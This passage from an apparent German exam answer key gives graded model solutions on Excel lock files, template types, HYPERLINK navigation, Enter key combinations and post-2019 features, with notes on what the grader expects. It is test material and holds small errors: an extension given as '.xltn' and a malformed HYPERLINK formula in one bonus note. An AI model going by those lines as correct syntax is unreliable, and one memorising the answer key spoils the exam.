a) 3 P. – Zweck der versteckten ~\$-Datei

Die Datei, deren Name mit ~\$ beginnt, also zum Beispiel ~\$Budget.xlsx, ist die sogenannte Besitzer- oder Sperrdatei, englisch *owner file* beziehungsweise *lock file*. Excel erzeugt sie automatisch im selben Verzeichnis wie die geöffnete Arbeitsmappe und versieht sie mit dem Attribut „versteckt“. Sie ist nur wenige hundert Byte groß und wird

beim ordnungsgemäßen Schließen der Mappe automatisch wieder gelöscht. Sie erfüllt drei Zwecke.

✓ **⟨1⟩ Besitzer festhalten.** Die Datei speichert den Namen des Benutzers, der die Arbeitsmappe aktuell geöffnet hat. Excel weiß dadurch, wem die offene Mappe gerade gehört, und kann diesen Namen anderen Nutzern anzeigen.

✓ **⟨2⟩ Mehrbenutzer-Signal auf Netzlaufwerken.** Öffnet ein zweiter Benutzer dieselbe Datei auf einem gemeinsamen Laufwerk, liest Excel die ~\$-Datei aus und zeigt die Meldung „Datei wird bereits bearbeitet von [Name]“. Der zweite Benutzer kann die Mappe daraufhin nur schreibgeschützt öffnen oder sich benachrichtigen lassen, sobald sie frei wird.

✓ **⟨3⟩ Schutz vor gleichzeitigem Speichern.** Dadurch wird verhindert, dass zwei Personen dieselbe Datei gleichzeitig überschreiben. Die Änderungen bleiben konsistent, und ein gegenseitiges Überschreiben mit Datenverlust wird vermieden.

b) 2 P. – Praktische Probleme

✓ **⟨1⟩ Verwaiste Sperrdatei nach einem Absturz.** Wird Excel nicht ordnungsgemäß beendet, etwa durch einen Programmabsturz, einen Stromausfall oder den Abbruch der Netzwerkverbindung, bleibt die ~\$-Datei liegen, weil sie nur beim regulären Schließen entfernt wird. Die Mappe erscheint dann fälschlich als „in Benutzung“, obwohl sie niemand mehr geöffnet hat. Alle Kollegen können sie nur noch schreibgeschützt öffnen, bis jemand die verwaiste ~\$-Datei manuell löscht, wozu versteckte Dateien im Explorer erst sichtbar gemacht werden müssen.

✓ **⟨2⟩ Konflikte bei Cloud-Synchronisation.** Liegt die Mappe in einem synchronisierten Ordner wie OneDrive, Dropbox oder einem Netzlaufwerk, werden die ständig entstehenden und wieder verschwindenden ~\$-Temporärdateien mitsynchronisiert. Das erzeugt Synchronisationskonflikte, überflüssige Konfliktkopien und Fehlermeldungen, die den eigentlichen Abgleich stören.

Über die geforderten Punkte hinaus

(✓){+1} Abgrenzung zur Wiederherstellungsdatei. Die ~\$-Datei ist nicht die AutoWiederherstellen-Datei. Letztere liegt im Benutzerprofil unter %AppData%\Microsoft\Excel\ und enthält den Arbeitsstand, während die ~\$-Datei nur den Besitzernamen speichert und keinerlei Inhalte enthält. Diese Unterscheidung wird häufig verwechselt.

(✓){+2} Warum drei Zwecke und zwei Probleme. Rohleders Punktelogik ist wörtlich zu nehmen: drei Punkte bedeuten drei getrennte Zwecke, zwei Punkte bedeuten zwei getrennte Probleme. Wer bei a) nur „sie sperrt die Datei“ schreibt, bekommt einen von drei Punkten, auch wenn die Aussage richtig ist.

(✓){+3} Grenzfall Co-Authoring. Wird eine Mappe in OneDrive oder SharePoint mit gemeinsamer Bearbeitung geöffnet, greift der Sperrmechanismus nicht mehr, weil dort mehrere Personen bewusst gleichzeitig schreiben. Die ~\$-Logik ist eine Netzaufwerks-Technik aus der Zeit vor der Cloud – das erklärt zugleich, warum sie im Cloud-Ordner Konflikte auslöst.

(✓){+4} Verbindung zum Mailversand. Diese Aufgabe und die vorangehende Aufgabe 6 derselben Klausur behandeln dieselbe Grundfrage aus zwei Richtungen: wie mehrere Personen mit einer Mappe arbeiten. Die ~\$-Datei ist Excels alte Antwort, das Co-Authoring die heutige.

(✓){+5} Praxistipp für die Fehlersuche. Lässt sich eine Mappe trotz geschlossener Excel-Instanzen nur schreibgeschützt öffnen, prüft man mit `dir /a :h` im Verzeichnis auf verwaiste ~\$-Dateien beziehungsweise blendet im Explorer unter *Ansicht* ▶ *Ausgeblendete Elemente* die versteckten Dateien ein.

Rohleders Erwartung: Er will die Sperrdatei als Mehrbenutzer-Mechanismus erklärt sehen, nicht als Backup – und bei b) zwei konkrete Störungen aus dem Alltag statt einer allgemeinen Warnung.

Aufgabe #147 · 6 P. · Drei Vorlagen-Arten in Excel · Original-Aufgabenstellung

Durch das Arbeiten mit Vorlagen in Excel kann man ein einheitliches und professionelles Erscheinungsbild der Arbeitsmappe erreichen. Mindestens genauso wichtig ist jedoch die damit verbundene Zeit- respektive Kosteneinsparung. Nennen und erläutern Sie drei unterschiedliche Vorlagen-Arten, die im Zusammenhang mit Excel-Arbeitsmappen verwendet werden können.

Vorbemerkung. Eine Vorlage, englisch *template*, ist eine bereits fertig eingerichtete Muster- beziehungsweise Master-Datei, die als Ausgangspunkt für neue, gleichartige Dokumente dient. Beim Öffnen einer Vorlage erzeugt Excel automatisch eine Kopie, etwa Mappe1, während die Vorlage selbst unverändert erhalten bleibt.

a) 2 P. – Vorlagen-Art 1: Arbeitsmappenvorlage

✓ **⟨1⟩** Hier wird eine ganze Arbeitsmappe als Vorlage gespeichert. Sie kann bereits vordefinierte Tabellenblätter, Formatierungen, Formeln, Diagramme und bei Bedarf auch Makros enthalten und dient als Gerüst für wiederkehrende Aufgaben wie Monatsreports, Rechnungen oder Angebote. Der Nutzen liegt im einheitlichen Aufbau über alle Dokumente hinweg, weil eine neue Mappe mit einem Klick startklar ist.

✓ **⟨2⟩** Das technische Merkmal ist die Dateierweiterung `.xltx` für Vorlagen ohne Makros beziehungsweise `.xltm` für Vorlagen mit Makros. Legt man eine Vorlage im Systemordner XLSTART als Mappe `.xltx` ab, verwendet Excel sie automatisch als Standard für jede neue Arbeitsmappe. Eine solche Vorlage speichert typischerweise auch fertige Formeln, beispielsweise `=SUMME(F2:F20)*$B$1` für die Netto-Zwischensumme mal Bruttofaktor. Darin leitet `=` die Formel ein, `SUMME` addiert alle Werte des Bereichs, `(` und `)` umschließen das Argument, `F2:F20` ist der summierte Zellbereich, `:` ist der Bereichsoperator, `*` der Multiplikationsoperator und `$B$1` ein absoluter Zellbezug, bei dem das `$` vor dem Spaltenbuchstaben die Spalte und das `$` vor der Zeilennummer die Zeile fixiert.

b) 2 P. – Vorlagen-Art 2: Formatvorlage (Zellen- beziehungsweise Tabellenformatvorlage)

✓ **⟨1⟩** Eine Formatvorlage ist ein benanntes Bündel aus Formatierungseigenschaften, also aus Zahlenformat, Ausrichtung, Schriftart und -größe, Rahmen und Füllfarbe. Statt jede Zelle einzeln zu formatieren, weist man der Zelle einfach die Vorlage zu. Der Nutzen entsteht dadurch, dass sich bei einer Änderung der Vorlagendefinition automatisch alle Zellen aktualisieren, die diese Vorlage nutzen – ein einziger Schnitt statt vieler Handgriffe, der Konsistenz erzwingt.

✓ **⟨2⟩** Das technische Merkmal ist der Bedienweg über das Register **Start** ▶ **Zellenformatvorlagen** für einzelne Zellen, etwa „Überschrift 1“ oder „Gut/Neutral/Schlecht“, beziehungsweise über **Start** ▶ **Als Tabelle formatieren** für eine Tabellenformatvorlage, die einen ganzen Datenbereich mit Kopfzeile, Zebrastreifen und Ergebniszeile einheitlich gestaltet.

c) 2 P. – Vorlagen-Art 3: Diagrammvorlage

✓ **⟨1⟩** Eine Diagrammvorlage speichert einen einmal gestalteten Diagrammtyp samt Formatierung, also Diagrammart, Farbpalette, Achsentypen und Layout, zur Wiederverwendung. Der Nutzen liegt darin, dass regelmäßig benötigte Diagramme, etwa der monatliche Umsatz-Chart, mit einem Klick im Corporate-Look entstehen und die visuelle Konsistenz der Berichte gewahrt bleibt.

✓ **⟨2⟩** Das technische Merkmal ist die Dateiendung `.crtx`. Gespeichert wird über einen Rechtsklick auf das Diagramm und den Befehl „Als Vorlage speichern“; angewendet wird sie über **Diagramm einfügen ▶ Register „Vorlagen“** beziehungsweise über „Diagrammtyp ändern ▶ Vorlagen“.

Fazit. Alle drei Vorlagen-Arten zählen auf dieselben zwei Ziele ein: Sie sichern ein einheitliches, professionelles Erscheinungsbild und sparen zugleich Zeit und damit Kosten, weil einmal erstellte Strukturen, Formate und Diagramme nur noch wiederverwendet und nicht neu aufgebaut werden.

■ Über die geforderten Punkte hinaus

(✓){+1} Vierte Vorlagen-Art als Reserve. Neben den drei genannten existiert die Blattvorlage: Ein einzelnes Tabellenblatt wird als `Blatt.xltx` in XLSTART abgelegt und dient dann als Muster für jedes neu eingefügte Blatt. Sie ist die kleinste Stufe zwischen Arbeitsmappen- und Formatvorlage.

(✓){+2} Speicherorte auseinanderhalten. Eigene Vorlagen liegen im Benutzerprofil unter `Dokumente\Benutzerdefinierte Office-Vorlagen`, Standardvorlagen im Programmordner XLSTART. Nur was in XLSTART liegt, wird automatisch geladen; alles andere muss über *Datei ▸ Neu ▸ Persönlich* ausgewählt werden.

(✓){+3} Praxisfalle Makro-Endung. Wer eine Vorlage mit Makros versehentlich als `.xltx` speichert, verliert den VBA-Code kommentarlos beziehungsweise mit einer leicht übersehbaren Warnung. Die Endung `.xltn` ist deshalb kein Detail, sondern der eigentliche Prüfpunkt.

(✓){+4} Verbindung zum Grundsatz der Konsistenz. Vorlagen sind die technische Umsetzung des Gestaltungsgrundsatzes „Strukturierung und Konsistenz“ aus der Klausur vom 29.07.2021. Wer diese Brücke schlägt, zeigt, dass er die Themen als System und nicht als Einzelfragen begreift.

(✓){+5} Wirtschaftliche Begründung mitliefern. Die Aufgabenstellung betont ausdrücklich die Zeit- und Kosteneinsparung. Ein Satz mit Größenordnung – etwa dass ein wiederkehrender Monatsreport statt vierzig Minuten Aufbau nur noch fünf Minuten Befüllung kostet – bedient genau diese Betonung.

(✓){+6} Abgrenzung Vorlage gegen Kopie. Der Unterschied zwischen einer Vorlage und einer schlicht kopierten Datei ist, dass die Vorlage schreibgeschützt als Muster erhalten bleibt und Excel beim Öffnen automatisch eine unbenannte Kopie erzeugt. Wer stattdessen die letzte Monatsdatei kopiert, schleppt alte Daten und alte Fehler mit – die häufigste Praxisfalle in diesem Themenfeld.

Rohleders Erwartung: Er will drei wirklich unterschiedliche Vorlagen-Arten, nicht drei Varianten der Arbeitsmappenvorlage, und zu jeder Art ein technisches Merkmal wie Dateiendung, Speicherort oder Bedienweg – daran erkennt er praktische Erfahrung.

Aufgabe #148 · 10 P. · Navigation per Hashtag mit HYPERLINK() · Original-Aufgabenstellung

! Wiederholer: wortgleich auch am 26.07.2022 gestellt.

Komplexe Arbeitsmappen haben oft zwei Dutzend und mehr Tabellenblätter. Das macht eine effektive und effiziente Navigation zwischen den vielen Eingabe-, Verarbeitungs- und Ausgabebereichen notwendig. Erläutern Sie ausführlich (!), wie man in einer Arbeitsmappe eine entsprechende Navigation einrichten und nutzen kann!

Vorbemerkung zur Gliederung. Die Aufgabe verlangt „einrichten und nutzen“ und ist mit zehn Punkten hoch gewichtet, obwohl sie keine Teilaufgaben vorgibt. Die Antwort wird deshalb selbst gegliedert in Grundprinzip, konkrete Einrichtung mit vollständig erklärter Formel, dynamische Ausbaustufe und Nutzung im Alltag samt Vorteilen.

a) 2 P. – Grundprinzip der „Navigation per Hashtag“

✓ **⟨1⟩** „Navigation per Hashtag“ bezeichnet den Aufbau klickbarer Sprunglinks innerhalb derselben Arbeitsmappe mit Hilfe der Tabellenblattfunktion HYPERLINK. Auf einem zentralen Blatt, üblicherweise Menü, entsteht dadurch ein Inhaltsverzeichnis, von dem aus man per Klick punktgenau in jeden Eingabe-, Verarbeitungs- oder Ausgabebereich springt und über einen Rücklink wieder zurückkehrt.

✓ **⟨2⟩** Das entscheidende Zeichen ist die Raute #, englisch *hashtag*, am Anfang der Zieladresse. Beginnt die Zieladresse mit #, interpretiert Excel den nachfolgenden Text als Ort innerhalb des aktuellen Dokuments und nicht als externe Datei oder Internetadresse. Hinter dem # steht das Sprungziel im Muster Blattname!Zelle. Das Grundmuster lautet damit =HYPERLINK("#Blattname!Zelle"; "Anzeigetext").

b) 4 P. – Einrichtung mit vollständig erklärter Formel

✓ **⟨1⟩** Zunächst legt man ein eigenes Tabellenblatt Menü an und stellt es an die erste Position der Mappe. In Spalte A entsteht dort untereinander je ein Sprunglink pro Zielbereich. Für den Sprung auf Zelle A1 des Blattes Eingabe mit dem Anzeigetext „Zur Eingabe“ lautet die Formel in Menü!A2:

=HYPERLINK("#Eingabe!A1"; "Zur Eingabe")

✓ **⟨2⟩** Bestandteil für Bestandteil, erster Teil: = ist das Formel-Startzeichen und sagt Excel, dass eine Formel und kein einfacher Text folgt; HYPERLINK ist der Funktionsname und verwandelt die Zelle in einen anklickbaren Link; (ist die öffnende Klammer und

beginnt die Argumentliste; das erste " kennzeichnet den Beginn eines Textwertes, weil die Zieladresse als Text übergeben werden muss.

✓ **{3}** Bestandteil für Bestandteil, zweiter Teil: # ist das Kernstück und signalisiert, dass das Ziel in diesem Dokument liegt; Eingabe ist der Name des Ziel-Tabellenblattes; ! ist das Trennzeichen zwischen Blattname und Zellangabe; A1 ist die konkrete Zielzelle, auf der der Cursor landet; das schließende " beendet die Text-Zieladresse.

✓ **{4}** Bestandteil für Bestandteil, dritter Teil: ; ist das Argumenttrennzeichen der deutschen Excel-Version und trennt die Zieladresse vom Anzeigetext, während in der englischen Version dort ein Komma steht; "Zur Eingabe" ist der Anzeigetext, der in der Zelle sichtbar wird und die technische Adresse verbirgt;) beendet die Argumentliste. Enthält ein Blattname ein Leerzeichen, muss er in einfache Hochkommas gesetzt werden, also =HYPERLINK("#'Daten 2026'!A1"; "Zur Datenbasis"), sonst bricht die Formel.

c) 2 P. – Dynamische Ausbaustufe

✓ **{1}** Steht der Zielblattname als Text in einer Zelle, lässt sich der Link dynamisch zusammensetzen:

=HYPERLINK("#"&B2&"!A1"; "Gehe zu "&B2)

Darin ist "#" ein Textbaustein, der nur die Raute liefert, & der Verkettungsoperator, der die Textteile zu einer Adresse zusammenklebt, B2 ein Zellbezug ohne Anführungszeichen, weil der Inhalt der Zelle und nicht das Wort „B2“ gebraucht wird, und "!A1" ergänzt Trennzeichen und Zielzelle. "Gehe zu "&B2 baut zusätzlich den Anzeigetext dynamisch auf.

✓ **{2}** Steht in B2 der Wert Eingabe, setzt Excel intern die Adresse #Eingabe!A1 zusammen; ändert man B2 auf Ausgabe, zeigt derselbe Link automatisch dorthin. Damit entsteht ein selbst aufbauendes Inhaltsverzeichnis: Man listet die Blattnamen in einer Spalte und zieht die Formel daneben nach unten. Robuster wird die Konstruktion, wenn statt einer festen Zelladresse ein benannter Bereich als Ziel dient, also =HYPERLINK("#Menue"; "Menü"), weil ein Name beim Einfügen von Zeilen mitwandert und der Link nicht bricht.

d) 2 P. – Nutzung im Alltag und Vorteile gegenüber dem Blattregister

✓ **{1}** Genutzt wird die Navigation als Zweiwege-System: Auf dem Menüblatt stehen die Hinlinks, und auf jedem Fachblatt steht oben in einer festen Zelle ein Rücklink =HYPERLINK("#Menü!A1"; "Menü"). Dadurch entsteht ein Inhaltsverzeichnis-Prinzip, mit dem man auch bei zwei Dutzend Blättern immer in höchstens zwei Klicks am Ziel ist.

Der erste Vorteil gegenüber dem Blattregister ist das punktgenaue Anspringen einer bestimmten Zelle statt nur des Blattanfangs; das Blattregister öffnet lediglich das Blatt an der zuletzt aktiven Stelle, was bei sehr großen Blättern erneutes Suchen bedeutet.

✓ **2** Der zweite Vorteil ist, dass die Lösung formelbasiert und dadurch skalierbar und automatisierbar ist. Die Links lassen sich kopieren, mit & dynamisch aus Zellinhalten erzeugen und zentral auf einem Menüblatt bündeln. Bei zwei Dutzend Blättern spart das gegenüber dem manuellen Suchen im überfüllten Blattregister erheblich Zeit und bleibt zentral pflegbar; zusätzlich stehen sprechende Anzeigetexte statt kryptischer Registernamen zur Verfügung.

■ Über die geforderten Punkte hinaus

(✓){+1} Wiederholungslage. Diese Aufgabe kam am 26.07.2022 als Nummer 4 wortgleich und mit identischen zehn Punkten wieder – gleicher Einleitungstext, gleiche Fragestellung, gleiches „ausführlich (!)“. Das Ausrufezeichen in Klammern ist ein Bewertungshinweis: Rohleder erwartet hier deutlich mehr als drei Sätze.

(✓){+2} Zehn Punkte verlangen Gliederung. Weil keine Teilaufgaben vorgegeben sind, muss der Bearbeiter die Punkte selbst strukturieren. Vier benannte Abschnitte – Prinzip, Einrichtung, Dynamik, Nutzung – geben dem Korrektor vier Andockstellen. Ein durchgehender Fließtext erschwert die Punktvergabe und kostet erfahrungsgemäß Punkte.

(✓){+3} Abgrenzung zum manuellen Hyperlink. Der Weg über *Einfügen* ▶ *Link* ▶ *Ort in diesem Dokument* erzeugt intern denselben #-Verweis, ist aber nicht formelgesteuert und lässt sich weder kopieren noch dynamisch erzeugen. Wer beide Wege nennt und den Unterschied begründet, deckt die Aufgabenstellung „einrichten“ vollständig ab.

(✓){+4} Alternative Navigationsmittel erwähnen. Ergänzend existieren das Namensfeld links oben, das benannte Bereiche direkt anspringt, sowie die Tastenkombination Strg + Bild-auf/Bild-ab für den Blattwechsel und der Rechtsklick auf die Registerpfeile, der eine alphabetische Blattliste öffnet. Sie sind Ergänzungen, ersetzen aber kein pflegbares Menüblatt.

(✓){+5} Praxisfälle Blattnamen mit Leerzeichen. Der häufigste Grund für einen nicht funktionierenden Sprunglink ist ein Leerzeichen oder Sonderzeichen im Blattnamen ohne einfache Hochkommas. Excel meldet dann beim Klick lediglich „Der Verweis ist ungültig“, was die Ursache nicht erkennen lässt.

(✓){+6} Praxisfälle Umbenennung. HYPERLINK arbeitet mit einer Textadresse, die Excel bei Umbenennung eines Blattes nicht mitpflegt. Wird Eingabe in Erfassung umbenannt, bricht der Link stumm. Ein benannter Bereich als Ziel oder eine Blattnamensspalte, aus der die Links per & generiert werden, entschärft das.

(✓){+7} Dritte Ausbaustufe für Fortgeschrittene. Mit =HYPERLINK("#"&A2;"!A1";A2) und einer per BLATT()- beziehungsweise Power-Query-Liste erzeugten Spalte der Blattnamen entsteht ein Menü, das sich beim Hinzufügen eines Blattes selbst ergänzt. Das ist die eigentliche Antwort auf „zwei Dutzend und mehr Tabellenblätter“.

(✓){+8} Verbindung zu den Gestaltungsgrundsätzen. Das Menüblatt ist die konsequente Umsetzung der Trennung von Eingabe, Verarbeitung und Ausgabe: Erst diese Trennung erzeugt die vielen Blätter, und die Navigation macht sie beherrschbar. Der Einleitungstext der Aufgabe nennt genau diese drei Bereiche.

(✓){+9} Rücklink nicht vergessen. Die Aufgabe fragt nach „einrichten und nutzen“. Der Rücksprung von jedem Fachblatt zum Menü ist der Teil, der die Nutzung beschreibt – wer nur Hinlinks beschreibt, beantwortet die halbe Frage.

(✓){+10} Bestandteil-Erklärung ist Pflicht. Rohleder verlangt in seinen Musterlösungen konsequent, dass jedes Zeichen einer Formel einzeln erklärt wird: =, HYPERLINK, (, ", #, Blattname, !, Zelladresse, ", ;, Anzeigetext,). Bei zehn Punkten ist diese Zerlegung der sicherste Punktelieferant.

Rohleders Erwartung: Er will HYPERLINK mit der Rolle der Raute als Kennzeichen für ein dokumentinternes Ziel, dazu mindestens eine vollständig zerlegte Formel und die Beschreibung des Menüblatts mit Rücklink. Das „ausführlich (!)“ ist wörtlich gemeint: Prinzip, Formel, Dynamik und Nutzung gehören alle in die Antwort.

Aufgabe #149 · 8 P. · Formelabschluss per Tastenkombination · Original-Aufgabenstellung

Eine Zelle befindet sich im Editieren-Modus und Sie geben in dieser Zelle eine Formel ein. Was bewirken folgende Tasten bzw. Tastenkombinationen in dieser Situation? Erläutern Sie genau!

EINGABETASTE

STRG + EINGABETASTE

STRG + UMSCHALT + EINGABETASTE

ALT + EINGABETASTE

Hinweis: Die englischen Bezeichnungen der Tasten sind STRG: CTRL, UMSCHALT: SHIFT, EINGABETASTE: ENTER.

Vorbemerkung. Die Aufgabe vergibt acht Punkte auf vier Zeilen, also je zwei Punkte. Je Zeile wird ein Punkt für die Grundwirkung, also Abschluss der Eingabe oder Zeilenumbruch, und ein Punkt für das korrekte Detail vergeben, also Cursorsprung, Mehrfachbefüllung, Matrixklammern oder fehlender Abschluss.

a) 2 P. – EINGABETASTE (ENTER)

✓ {1} Die Eingabetaste schließt die Eingabe ab: Die getippte Formel wird bestätigt, sofort berechnet und der Editieren-Modus verlassen.

✓ {2} Die aktive Zelle springt anschließend standardmäßig eine Zeile nach unten. Diese Sprungrichtung ist unter *Datei* ▶ *Optionen* ▶ *Erweitert* einstellbar, wobei der Standard „nach unten“ lautet. Dies ist der übliche Weg, eine einzelne Formel abzuschließen.

b) 2 P. – STRG + EINGABETASTE

✓ {1} Diese Kombination schreibt die identische Formel beziehungsweise den identischen Wert in einem Schritt in alle zuvor markierten Zellen. Voraussetzung ist, dass vor dem Tippen ein Zellbereich markiert wurde, die Formel in die aktive Zelle geschrieben und mit dieser Kombination bestätigt wird.

✓ {2} Die aktive Zelle bleibt dabei stehen, es erfolgt also kein Sprung nach unten. Relative Bezüge passen sich je Zielzelle an, so als hätte man die Formel kopiert. Der Nutzen liegt im schnellen Befüllen vieler Zellen ohne anschließendes Kopieren.

c) 2 P. – STRG + UMSCHALT + EINGABETASTE

✓ {1} Diese Kombination schließt die Eingabe als Matrix- beziehungsweise Arrayformel ab, in der englischen Literatur als CSE-Formel bezeichnet. Excel rechnet dabei über einen ganzen Bereich auf einmal statt Zelle für Zelle.

✓ {2} Excel umschließt die Formel automatisch mit geschweiften Klammern { }, die keinesfalls selbst getippt werden dürfen, weil Excel handgeschriebene geschweifte Klammern als Text erkennt. Beispiel: =SUMME (A1 : A3*B1 : B3) erscheint nach der Bestätigung als {=SUMME (A1 : A3*B1 : B3) }; darin ist * der elementweise angewandte Multiplikationsoperator, der A1 mit B1, A2 mit B2 und A3 mit B3 verknüpft, bevor SUMME die drei Produkte addiert. Mit den Werten 2, 3, 4 und 5, 6, 7 ergibt das $10 + 18 + 28 = 56,00$.

d) 2 P. – ALT + EINGABETASTE

✓ {1} Diese Kombination fügt innerhalb derselben Zelle einen Zeilenumbruch ein und dient dazu, mehrzeiligen Inhalt in einer einzigen Zelle zu erzeugen.

✓ {2} Der Editieren-Modus bleibt dabei offen, die Eingabe wird also nicht abgeschlossen und nicht berechnet. Dies ist die einzige der vier Kombinationen, die die Eingabe nicht beendet.

Merkformel. ENTER bedeutet fertig und runter, STRG + ENTER bedeutet fertig und bleiben bei mehrfacher Befüllung, STRG + UMSCHALT + ENTER bedeutet fertig als Matrix, ALT + ENTER bedeutet nicht fertig, sondern nur eine neue Zeile in derselben Zelle.

■ Über die geforderten Punkte hinaus

(✓){+1} Warum STRG + ENTER kein Kopieren ist. Der Unterschied zum Kopieren liegt darin, dass keine Formate übertragen werden. Wer eine Formel in einen bereits formatierten Bereich einfügen will, ohne dessen Formatierung zu zerstören, nutzt genau diese Kombination – ein Praxisargument, das über die reine Tastenbeschreibung hinausgeht.

(✓){+2} Zellumbruch aktivieren nicht vergessen. ALT + ENTER schaltet für die Zelle automatisch den Zeilenumbruch ein. Wird das Format später über *Formate löschen* zurückgesetzt, erscheint der Text wieder einzeilig, obwohl das Umbruchzeichen noch enthalten ist – eine typische Fehlersuche.

(✓){+3} Dynamische Arrays in Excel 365. In aktuellen Versionen ist die CSE-Eingabe für viele Formeln nicht mehr nötig, weil dynamische Arrays automatisch überlaufen und die geschweiften Klammern entfallen. Für den klassischen QUBA-Stoff bleibt die Beschreibung mit STRG + UMSCHALT + ENTER gültig; der Hinweis auf die neuere Technik zeigt jedoch Aktualität.

(✓){+4} Verbindung zum Überlauffehler. Wo dynamische Arrays überlaufen, entsteht bei belegten Zielzellen der Fehler #ÜBERLAUF!. Er wird behoben, indem die blockierenden Zellen geleert werden. Das ist in anderen Jahrgängen eigenständig gefragt worden und schließt inhaltlich an Teil c) an.

(✓){+5} Fünfte Variante als Zugabe. UMSCHALT + ENTER schließt die Eingabe ab und springt eine Zeile nach oben, ist also die Umkehrung der Eingabetaste. TAB schließt ab und springt nach rechts. Beide sind nicht gefragt, runden das Bild aber ab.

(✓){+6} Punktesicherung durch Tabellenform. Die Originalaufgabe ist als Tabelle mit vier Zeilen abgedruckt. Wer die Antwort ebenfalls als Tabelle mit vier Zeilen und je zwei Aussagen schreibt, macht dem Korrektor die Vergabe von je zwei Punkten maximal einfach.

(✓){+7} Häufigste Falschantwort. Viele Bearbeiter beschreiben STRG + ENTER als „Formel wird in alle Zellen kopiert“ und vergessen, dass die aktive Zelle stehen bleibt. Genau dieses Detail ist der zweite Punkt der Zeile.

(✓){+8} Zweithäufigste Falschantwort. Bei ALT + ENTER wird oft behauptet, die Eingabe werde abgeschlossen. Das Gegenteil ist der Fall und ist der punkttragende Kern dieser Zeile – die Zelle bleibt im Editieren-Modus.

Rohleders Erwartung: Er will je Taste zwei Aussagen, nämlich die Grundwirkung und das charakteristische Detail. Entscheidend ist die Abgrenzung, dass drei der vier Kombinationen die Eingabe abschließen und ALT + ENTER als einzige nicht.

Aufgabe #150 · 6 P. · Excel-Features nach Version 2019 · Original-Aufgabenstellung

Im Computerpool 1-236 ist Microsoft Excel derzeit in Version 2019 installiert, diese erhält im Unterschied zu den Abo-Versionen seit Ende 2018 keine Feature-Updates mehr. Nennen und erläutern Sie drei bedeutende konkrete Features, die seit Version 2019 neu eingeführt wurden.

! Wiederholer: Am 30.01.2023 kam unter derselben Überschrift „Neue Features“ eine *andere* Frage (drei *Gründe*, sich mit Neuerungen zu befassen). Textvergleich: nicht wortgleich, beide Fassungen sind getrennt zu lösen.

6 P. – Drei konkrete Features seit Excel 2019 (je 1 P. Nennung, 1 P. Erläuterung)

Feature 1: Dynamische Matrixformeln (dynamische Arrays) mit den Funktionen FILTER(), SORTIEREN() und EINDEUTIG(). ✓ {1} Eine einzige Formel in einer einzigen Zelle gibt hier einen **ganzen Ergebnisbereich** zurück, der sich automatisch über die benötigten Nachbarzellen ausbreitet („überläuft“); die Ergebnismenge wächst und schrumpft mit den Quelldaten, ohne dass jemand Formeln nachzieht. =EINDEUTIG(A2:A500) liefert die Liste aller vorkommenden Kunden, =SORTIEREN(FILTER(A2:C500; C2:C500>1000)) die gefilterte und sortierte Trefferliste. Vor 2019 brauchte dasselbe Ergebnis entweder eine mit Strg+Umschalt+Eingabe abgeschlossene Matrixformel, eine Pivot-Tabelle oder VBA; neu ist außerdem der eigene Fehlerwert #ÜBERLAUF!, der meldet, dass der Zielbereich belegt ist. ✓ {2}

Feature 2: XVERWEIS() (englisch XLOOKUP) als Nachfolger von SVERWEIS() und WVERWEIS(). ✓ {3} XVERWEIS() trennt Suchmatrix und Rückgabematrix in zwei eigene Argumente und braucht deshalb **keinen starren Spaltenindex** mehr: =XVERWEIS(E1;A2:A100;B2:B100;"nicht gefunden") sucht den Wert aus E1 in A2:A100 und gibt den Wert derselben Zeilenposition aus B2:B100 zurück. Damit entfallen die drei klassischen Schwächen des SVERWEIS(): Der Rückgabebereich darf auch **links** der Suchspalte liegen, ein eingefügte Spalte verschiebt das Ergebnis nicht mehr still auf ein falsches Feld, und der Nicht-Treffer-Fall wird über das vierte Argument im Klartext behandelt, statt ein #NV nachträglich mit WENNFehler() zu überdecken. Zusätzlich sucht die Funktion standardmäßig **exakt**, während SVERWEIS() ohne viertes Argument näherungsweise sucht. ✓ {4}

Feature 3: LET() und LAMBDA() zur Strukturierung eigener Rechenlogik. ✓ (5)

LET() erlaubt es, ein Zwischenergebnis **einmal** zu benennen und danach mehrfach zu verwenden, statt denselben Teilausdruck drei- oder viermal in dieselbe Formel zu tippen: `=LET(db;Umsatz-Kosten;WENN(db<0;"Verlust";db))` berechnet den Deckungsbeitrag genau einmal, was die Formel sowohl lesbarer als auch schneller macht. LAMBDA() geht einen Schritt weiter und erlaubt, eine eigene, wiederverwendbare Funktion im Namensmanager zu definieren und danach wie eine eingebaute Funktion aufzurufen – erstmals also benutzerdefinierte Funktionen **ohne VBA** und damit ohne makroaktivierte Datei und ohne die damit verbundenen Sicherheitsbedenken. ✓ (6)

■ Über die geforderten Punkte hinaus

Die Aufgabe hat eine versteckte Pointe: Excel 2019 ist eine **Kaufversion mit eingefrorenem Funktionsumfang**, die Abo-Version (Microsoft 365) erhält dagegen laufend Funktionsupdates. Wer im Pool 1-236 eine Formel mit XVERWEIS() schreibt und die Mappe zu Hause im Abo öffnet, sieht dort das Ergebnis – umgekehrt erscheint im Pool ein #NAME?. (✓){+1}

#NAME? ist deshalb der Fehlerwert, an dem man ein zu neues Feature erkennt: Excel kennt den Funktionsnamen schlicht nicht. Beim Speichern im alten Format ergänzt Excel zusätzlich das Präfix _xlfn. vor der unbekannten Funktion, was in der Bearbeitungsleiste als _xlfn.XVERWEIS(...) sichtbar wird. (✓){+2}

Weitere nennbare Features desselben Zeitraums: TEXTVERKETTEN() und TEXTKETTE() als Ersatz für das alte VERKETTEN(), WENNS() und ERSTERWERT() gegen tief verschachtelte WENN()-Ketten sowie MAXWENNS()/MINWENNS() als Ergänzung zu SUMMEWENNS(). (✓){+3}

Außerhalb der Funktionen zählen die **verknüpften Datentypen** (eine Zelle enthält nicht mehr nur Text „Deutschland“, sondern ein Objekt mit Feldern wie Einwohnerzahl oder Währung) sowie die **Mitautorschaft in Echtzeit** über OneDrive/SharePoint zu den bedeutenden Neuerungen. (✓){+4}

Für den Klausurstil wichtig: Die Aufgabe fragt „nennen **und** erläutern“ – die bloße Aufzählung von drei Funktionsnamen ist genau die halbe Punktzahl. Jede Nennung braucht mindestens einen Satz, was das Feature konkret ersetzt oder besser macht. (✓){+5}

Eine ehrliche Einschränkung gehört dazu: Dynamische Arrays sind innerhalb einer formatierten Excel-Tabelle **nicht** zulässig – dort erzeugt jede überlaufende Formel sofort #ÜBERLAUF!. Wer also von Hilfsspalten auf FILTER() umstellt, muss den Zielbereich als normalen Blattbereich planen. (✓){+6}

